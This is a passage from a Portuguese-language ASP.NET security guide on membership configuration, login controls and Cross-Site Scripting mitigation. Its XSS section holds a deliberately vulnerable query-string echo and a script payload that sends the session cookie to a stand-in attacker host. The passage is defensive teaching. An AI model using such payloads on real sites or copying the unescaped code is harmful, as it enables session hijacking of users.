security=true" />
</connectionStrings>
...
<membership>
  <providers>
    <clear/>
    <add name="AspNetSqlMembershipProvider"
         commandTimeout="120"
         connectionStringName=" dbUsers"
         enablePasswordRetrieval="false"
         enablePasswordReset="true"
         requiresQuestionAndAnswer="false"
         applicationName="/"
         requiresUniqueEmail="true"
         passwordFormat="Hashed"
         maxInvalidPasswordAttempts="3"
         minRequiredPasswordLength="5"
         minRequiredNonalphanumericCharacters="0"
         type="System.Web.Security.SqlMembershipProvider, System.Web, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
  </providers>
</membership>
```

Abaixo, segue uma descrição mais detalhada de cada atributo do elemento `membership`:

- `commandTimeout`. O número de segundos que a aplicação esperará pela resposta do banco de dados.
- `connectionStringName`. O nome da *string* de conexão com o banco de dados
- `enablePasswordRetrieval`. Se configurado para `true`, o *membership* permitirá a recuperação de senhas. Não é suportado caso o tipo de senha escolhido seja `Hash`.
- `enablePasswordReset`. Especifica se o *membership provider* permitirá que os usuários atualizem suas senhas.
- `requiresQuestionAndAnswer`. Especifica se o *membership provider* exigirá uma resposta a uma pergunta para que os usuários atualizem suas senhas.
- `applicationName`. O nome da aplicação sob a qual o *membership* é armazenado. Isto permite que várias aplicações utilizem o mesmo *membership*.
- `requiresUniqueEmail`. Especifica se um endereço de e-mail deve ser único quando uma nova conta é criada.

- `passwordFormat`. Especifica em que formato a senha será armazenada. Os possíveis valores são `Clear`, `Hashed`, ou `Encrypted`. O valor *default* é `Hashed`.
- `maxInvalidPasswordAttempts`. O número máximo de tentativas de *login* permitidas, antes que a aplicação bloqueie a conta do usuário.
- `minRequiredPasswordLength`. Especifica o comprimento mínimo da senha.
- `minRequiredNonalphanumericCharacters`. Especifica o número de caracteres especiais que devem estar presentes na senha.

Uma vez que todas estas configurações tenham sido realizadas, pode-se agora fazer uso dos controles visuais de *login*. Há vários controles visuais cujo objetivo é facilitar as tarefas mais comuns relacionadas à autenticação de usuário, e alguns deles encontram-se relacionados abaixo.


- `Login`. Fornece elementos de interface de usuário para a autenticação numa aplicação web.
- `PasswordRecovery`. Elementos de interface de usuário que permitem ao usuário a recuperação de sua senha, ou a criação de uma nova.
- `CreateUserWizard`. Permite que o visitante da aplicação web crie sua própria conta de acesso.
- `LoginName`. Quando inserido nas páginas web, exibe o *login* do usuário.

O trecho de código abaixo mostra a página de *login* anteriormente descrita, alterada para usar os controles `Login` e `CreateUserWizard`.

```
<body>
    <form id="form1" runat="server">
    <div>
        <asp:Login ID="Login1" runat="server"
            PasswordLabelText="Senha"
            RememberMeText="Mantenha-me conectado."
            TitleText="Digite seu nome login e senha"
            UserNameLabelText="Login:">
        </asp:Login>
    </div>
    <p></p>
    <div>
    <p>Ainda não é registrado?</p>
        <asp:CreateUserWizard ID="CreateUserWizard1"
            runat="server"
            AnswerLabelText="Resposta:"
            CreateUserButtonText="Criar a conta"
            PasswordLabelText="Senha:"
            QuestionLabelText="Pergunta de Segurança:"
            UserNameLabelText="Login:">
            <WizardSteps>
                <asp:CreateUserWizardStep ID="CreateUserWizardStep1"
                runat="server"
                Title="Preencha o formulário abaixo para ter acesso ao site!">
                </asp:CreateUserWizardStep>
                <asp:CompleteWizardStep ID="CompleteWizardStep1" runat="server">
                </asp:CompleteWizardStep>
            </WizardSteps>
```

```
        </asp:CreateUserWizard>
    </div>
    </form>
</body>
```

E a figura seguinte, mostra como estes dois controles são exibidos pelo navegador.



Apesar de parecerem simples, estes controles permitem várias customizações, tanto visuais como funcionais, como o envio de e-mails, e a geração automática de senhas.

Apesar de todas essas facilidades, se o programador não se sentir à vontade com os controles visuais para a criação de usuários, ele pode fazer uso da API do `Membership`. Mais informações sobre esta classe podem ser encontradas em:

- `http://msdn.microsoft.com/pt-br/library/system.web.security.membership.aspx`

O Problema com as Autenticações Persistentes

Por fim, autenticações persistentes, representadas por opções como “manter-me conectado”, apesar de serem cômodas para os usuários, podem levar a ataques de CSRF. Para sistemas que possuem ativos de alto valor, recomenda-se:

- encorajar os usuários da aplicação web a clicarem no botão de *logout*.

- destruir explicitamente a sessão do usuário quando o botão *logout* for clicado.
- manter este botão visível e consistente nas páginas web.


6. Cross-Site Scripting (XSS)

Segundo a definição da OWASP, falhas de *XSS* ocorrem sempre que uma aplicação web recebe dados não confiáveis e os envia de volta para um navegador sem uma devida validação, nem "escape". *XSS* permite que atacantes executem *scripts* no navegador web de sua vítima, que por sua vez podem sequestrar sessões de usuários, realizar *defacements* em web sites, ou redirecionar usuários para sites maliciosos.


Esta vulnerabilidade é exemplificada a seguir. O trecho de código abaixo emite um *cookie*, recebe dados da *query string*, e os exibe para o usuário.

```
protected void Page_Load(object sender, EventArgs e)
{
    Response.Cookies["authentication"].Value = "Alo voce!";
    if (Request.QueryString["comment"] != null)
    {
        this.lblComment.Text = Request.QueryString["comment"].ToString();
    }
}
```

A figura abaixo mostra o comportamento da página caso ela receba a mensagem `Parabens pelo site!`, na *query string*.




No entanto, se o texto `<script>alert(document.cookie)</script>` for inserido na *query string*, a aplicação exibirá o *cookie* de autenticação do usuário. A figura abaixo mostra esse fato:



O ataque de *XSS* permitiu alterar uma página vulnerável por causa do modo com que a mesma trata os dados fornecidos pelo usuário. Aparentemente, este comportamento pode não parecer problemático, mas ele pode ter várias utilidades, incluindo:

- **roubo de contas ou serviços**. Quando uma aplicação web utiliza estados de sessão, o identificador de sessão é tipicamente armazenado como um *cookie* no navegador do usuário. E a linguagem Javascript oferece a capacidade de manipular tais *cookies*, como demonstrado no exemplo.
- **redireção de usuário**. Pode-se usar *XSS* para redirecionar o navegador do usuário, o que pode levar à instalação de *malware*, *spyware*, e a ataques de *phishing*.
- **rastreamento de usuários**. Como Javascript pode alterar o conteúdo de uma página, atacantes podem inserir uma imagem num site vulnerável. Esta imagem pode ser usada para rastrear usuários através de múltiplos sites vulneráveis.

Segue logo abaixo um exemplo que mostra em detalhes, como a vulnerabilidade de *XSS* pode ser usada para sequestrar uma sessão de usuário.



1. o usuário loga na aplicação web normalmente, e recebe um *cookie* de sessão com o seguinte um *token*:

   ```
   Set-Cookie: ASP.NET_SessionId=184a9138ed37374201a4c9672362f12459c2a652491a3
   ```

2. através de alguns artifícios (engenharia social, por exemplo), o atacante envia a seguinte URL ao usuário:

   ```
   http://exemplo.com/erro.aspx?message=<script>var+i=new+Image;
   +i.src="http://sitedomal.com/"%2bdocument.cookie;</script>
   ```

3. a partir da aplicação, o usuário clica no *link* da URL acima, enviado pelo atacante.

4. o servidor da aplicação responde à requisição do usuário. Como resultado da vulnerabilidade de *XSS*, a resposta contém o código Javascript criado pelo atacante.

5. o código Javascript criado pelo atacante é recebido pelo navegador do usuário, que o executa do mesmo modo que faria com qualquer outro código recebido da aplicação.

6. O código Javascript malicioso criado pelo atacante é:

   ```
   var i=new Image; i.src="http://wahh-attacker.com/"+document.cookie;
   ```

   Este código força o navegador do usuário a realizar uma requisição para o domínio `sitedomal.com`, que é controlado pelo atacante. A requisição contém o *token* de sessão atualmente utilizado pelo usuário:

   ```
   ASP.NET_SessionId =184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1
   ```

7. O atacante monitora as requisições feitas para o seu site (`sitedomal.com`) e recebe a requisição do usuário. Ele usa o *token* capturado para sequestrar a sessão do usuário, obtendo acesso às informações pessoais do mesmo e realizando operações arbitrárias como se fosse o próprio.

Os dois exemplos acima são simples exemplos de *Cross-site Scripting* Refletido, e possuem um alcance aparentemente limitado, pois só afetam usuários que submetem *strings* maliciosas à aplicação web, ou que são enganados por algum atacante, fazendo-os submeter tal *string*. Ataques de *XSS* tornam-se mais perigosos quando uma *string* maliciosa é armazenada pela aplicação web, e é exibida para todos os usuários. Este tipo de ataque é chamado de *Cross-site Scripting* Persistente. Por exemplo, caso a funcionalidade de publicação de comentários de uma ferramenta de *blog* armazene *strings XSS* em seu banco de dados, então qualquer pessoa que visualize os comentários que contêm tais *strings* será atacada.

Esta não é uma vulnerabilidade restrita a *querystrings* – qualquer entrada de dados que seja posteriormente exibida numa página web pode gerar uma vulnerabilidade de *XSS*. Código Javascript pode ser enviado através de formulários, *cookies*, e até mesmo *headers* HTTP.

6.1. Mitigando ataques de XSS

Assim como a vulnerabilidade de injeção, os ataques de *XSS* só são possíveis devido à falta de uma forte validação dos dados recebidos pela aplicação web. Outra semelhança diz respeito aos possíveis vetores de ataque, que são inúmeros. A principal diferença, é que ataques de *XSS* dependem do navegador de suas vítimas para funcionarem.

A técnica de mitigação consiste em duas etapas:

- **validação da entrada de dados (*inputs*)**. Consiste na forte validação de toda e qualquer informação recebida pela aplicação web.
- **escape da saída de dados (*outputs*)**. Substituição de quaisquer *tags* HTML potencialmente maliciosas presentes nos dados a serem exibidos para os usuários, por suas entidades HTML correspondentes (“escape” de dados)

6.1.1 Validação de Dados

Contempla o exame e a restrição de toda e qualquer entrada de dados da aplicação web, lembrando mais uma vez que tais dados podem vir do usuário, de um banco de dados, de um arquivo, de outras aplicações web, ou qualquer outra fonte.

Tal validação deve, é claro, fazer sentido dentro do contexto da aplicação web. Mas deve, ao mesmo tempo, ser realizada da maneira mais restrita possível a campos de nomes, endereços de e-mail, números de contas bancárias, etc.

Algumas regras de validação consistem em:

- verificar o comprimento dos dados.
- verificar se os dados contêm um conjunto permitido de caracteres.
- verificar se os dados estão em conformidade com determinadas expressões regulares.

6.1.1.1 *Validation Controls* e *Validation Application Block*

Algumas regras de validação podem ser feitas, em *client-side*, utilizando os controles visuais de validação da plataforma .NET, que funcionam associados aos campos de formulários de páginas web. São eles:

- `RequiredFieldValidator`. Checa se o valor de um controle é diferente de seu valor inicial. Por exemplo, quando aplicado a um controle do tipo `TextBox`, o `RequiredFieldValidator` checa se o conteúdo deste campo é vazio.
- `RangeValidator`. Verifica se o valor de um controle está dentro de alguma faixa de valores permitida.
- `RegularExpressionValidator`. Valida se o valor de um controle satisfaz uma determinada expressão regular.
- `CompareValidator`. Compara o valor de um controle com um valor estático, ou com o valor de outro controle, ou com um tipo de dados.
- `CustomValidator`. Permite a criação de regras de validação personalizadas.


Apesar de possuírem diferentes objetivos, estes controles de validação compartilham de propriedades comuns, que são:

- `ControlToValidate`. O nome do controle visual onde a validação será executada.
- `EnableClientScript`. Quando configurado para `false`, não ocorrerá nenhuma validação em *client-side*. A validação ocorrerá apenas quando o conteúdo do formulário for submetido para o servidor da aplicação web.
- `SetFocusOnError`. Quando configurado para `true`, este controle posicionará o cursor no primeiro controle visual que não estiver em conformidade com a validação.
- `Display`. Controla como as mensagens de erro de validação serão exibidas.
- `ValidationGroup`. Permite um agrupamento lógico de controles de validação.

Segue abaixo um exemplo de código – uma página de login que usa o controle `RequiredFieldValidator` para verificar se o usuário digitou suas credenciais.

```
<%@ Page Language="C#" AutoEventWireup="true"
    CodeFile="Default.aspx.cs" Inherits="_Default" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Login</title>
</head>
<body>
    <form id="form1" runat="server">
        <table>
        <tr>
            <td>
                <asp:Label ID="Label1" Text="Login: " runat="server"
                    AssociatedControlID="Username"></asp:Label>
            </td>
            <td>
                <asp:TextBox ID="Username" runat="server"></asp:TextBox>
            </td>
            <td>
                <asp:RequiredFieldValidator ID="RequiredUsername" runat="server"
                    ErrorMessage="Login obrigatório" ControlToValidate="UserName" />
            </td>
        </tr>
        <tr>
            <td>
            <asp:Label ID="Label2" Text="Senha: " runat="server"
                AssociatedControlID="Password"></asp:Label>
            </td>
            <td>
                <asp:TextBox ID="Password" runat="server"></asp:TextBox>
            </td>
            <td>
                <asp:RequiredFieldValidator ID="RequiredPassword" runat="server"
                    ErrorMessage="Senha obrigatória" ControlToValidate="Password" />
            </td>
        </tr>
        </table>
        <asp:Button ID="submit" runat="server" Text="Entrar"
            onclick="submit_OnClick"/>

    </form>
</body>
</html>
```

E a imagem abaixo mostra o que acontece nesta página quando o usuário tenta acessar a aplicação web sem digitar suas credenciais.



Vale lembrar que tais controles realizam validações apenas em *client-side,* que são facilmente contornáveis por um atacante. Basta que ele faça uso de uma ferramenta de *Proxy*, ou simplesmente desative o suporte a Javascript do seu navegador. O programador deve, então, realizar as mesmas validações em *server-side*. Estas podem ser implementadas do zero, ou pode-se usar o **Validation Application Block**, uma biblioteca de código aberto, desenvolvida pela própria Microsoft, que implementa as funcionalidades do *Validation Controls* do lado do servidor. Seu principal diferencial é validar instâncias de objetos. Assim, esta biblioteca permite que a validação de dados seja executada em quaisquer pontos da aplicação, e repetida quantas vezes forem necessárias.

O código fonte abaixo mostra um exemplo do uso desta biblioteca. Nele, é instanciado um objeto `Customer` que é validado usando o **Validation Application Block**. O código verifica o tamanho do nome no cliente, e dispara uma exceção que notifica o código que chamou esta validação.

```
using Microsoft.Practices.EnterpriseLibrary.Validation;
using Microsoft.Practices.EnterpriseLibrary.Validation.Validators;
public class Customer
{
  [StringLengthValidator(0, 20)]
  public string CustomerName;

  public Customer(string customerName)
  {
    this.CustomerName = customerName;
  }
}

public class MyExample
{
```


```
  private ValidatorFactory factory;

  public MyExample(ValidatorFactory valFactory)
  {
    factory = valFactory;
  }

  public void MyMethod()
  {
    Customer myCustomer = new Customer("Um nome grande demais.");
    Validator<Customer> customerValidator
                        = factory.CreateValidator<Customer>();

    ValidationResults r = customerValidator.Validate(myCustomer);
    if (!r.IsValid)
    {
      throw new InvalidOperationException("Erro de validação encontrado.");
    }
  }
}
```

6.1.1.2 Validação de Requisições ASP.NET

ASP.NET *Request Validation* é a defesa nativa da plataforma ASP.NET. Ela consiste simplesmente da inserção do atributo `ValidateRequest`, inserido na diretiva `Page`, no início de cada página ASP.NET, tal como exemplificado no trecho de código abaixo:

```
<%@ Page Language="C#" MasterPageFile="~/Site.Master"
AutoEventWireup="true" CodeBehind="Exemplo.aspx.cs"
Title="Leaving Site" ValidateRequest="true" %>
```

A menos que ela seja explicitamente desativada (`ValidateRequest="false"`), a aplicação web exibirá uma página de erro se alguma entrada de dados contiver informações potencialmente maliciosas, semelhante à mensagem ilustrada abaixo:



Porém, este recurso geralmente é desativado pelos programadores, por ser considerado invasivo, principalmente se a aplicação web permitir o uso de *tags* HTML por parte do usuário. A recomendação é mantê-lo ativado por padrão, e desativá-lo apenas nas páginas web que realmente necessitem dessa desativação.

Por outro lado, confiar apenas na ASP.NET *Request Validation* não é suficiente, já que existem inúmeros casos em que este recurso precisa ser desabilitado. Oficialmente, a Microsoft recomenda que ela seja usada como uma medida extra de precaução (defesa em profundidade), sem abrir mão das validações customizadas e do escape de dados.

Além disso, como qualquer outro software, a plataforma .NET pode conter *bugs*. Como um exemplo, o boletim de segurança MS07-040 fornece uma correção para um truque de codificação que consegue o contornar a ASP.NET *Request Validation*. Este boletim pode ser encontrado no seguinte endereço:

- `http://www.microsoft.com/technet/security/bulletin/ms07-040.mspx`

6.1.2 Escape de Dados


Qualquer página que crie uma saída de dados – através do método `Response.Write`, ou alterando a propriedade de algum controle visual que produza texto – deve ser cuidadosamente revisada. A plataforma .NET fornece funcionalidade de escape através do namespace `System.Web`, com os métodos `HttpUtility.HtmlEncode` e `HttpUtility.UrlEncode`. O método `HtmlEncode` realiza o escape de dados para sua inclusão como código HTML em uma página

web. Já o método `UrlEncode` realiza o escape de dados a fim de que eles possam ser usados com segurança diretamente numa URL.

O código abaixo mostra a mesma aplicação de exemplo do início desta seção, alterada para escapar a saída de dados utilizando o método `HttpUtility.HtmlEncode`.

```
protected void Page_Load(object sender, EventArgs e)
{

    Response.Cookies["authentication"].Value = "Alo voce!";
    if (Request.QueryString["comment"] != null)
    {
        string texto = Request.QueryString["comment"].ToString();
        this.lblComment.Text = HttpUtility.HtmlEncode(texto);
    }
}
```

O resultado desta alteração, é que nenhum código Javascript inserido na *querystring* será executado, como exemplificado abaixo.



6.1.3 A *flag* HttpOnly

Em 2002, com o lançamento do *Service Pack 1* do *Internet Explorer* 6, a Microsoft introduziu o conceito de *cookies* `HttpOnly`. Esta *flag* opcional é configurada no momento da gravação do *cookie* e limita o uso do mesmo a *scripts server-side*. Consequentemente, o *cookie* não poderá ser manipulado através de ataques de

XSS. É possível configurar todos os *cookies* para usarem a *flag* `HttpOnly` através do arquivo `web.config`, como mostrado abaixo:

```
<configuration>
  ...
  <system.web>
    <httpCookies httpOnlyCookies="true" />
  ...
  <system.web>
</configuration>
```

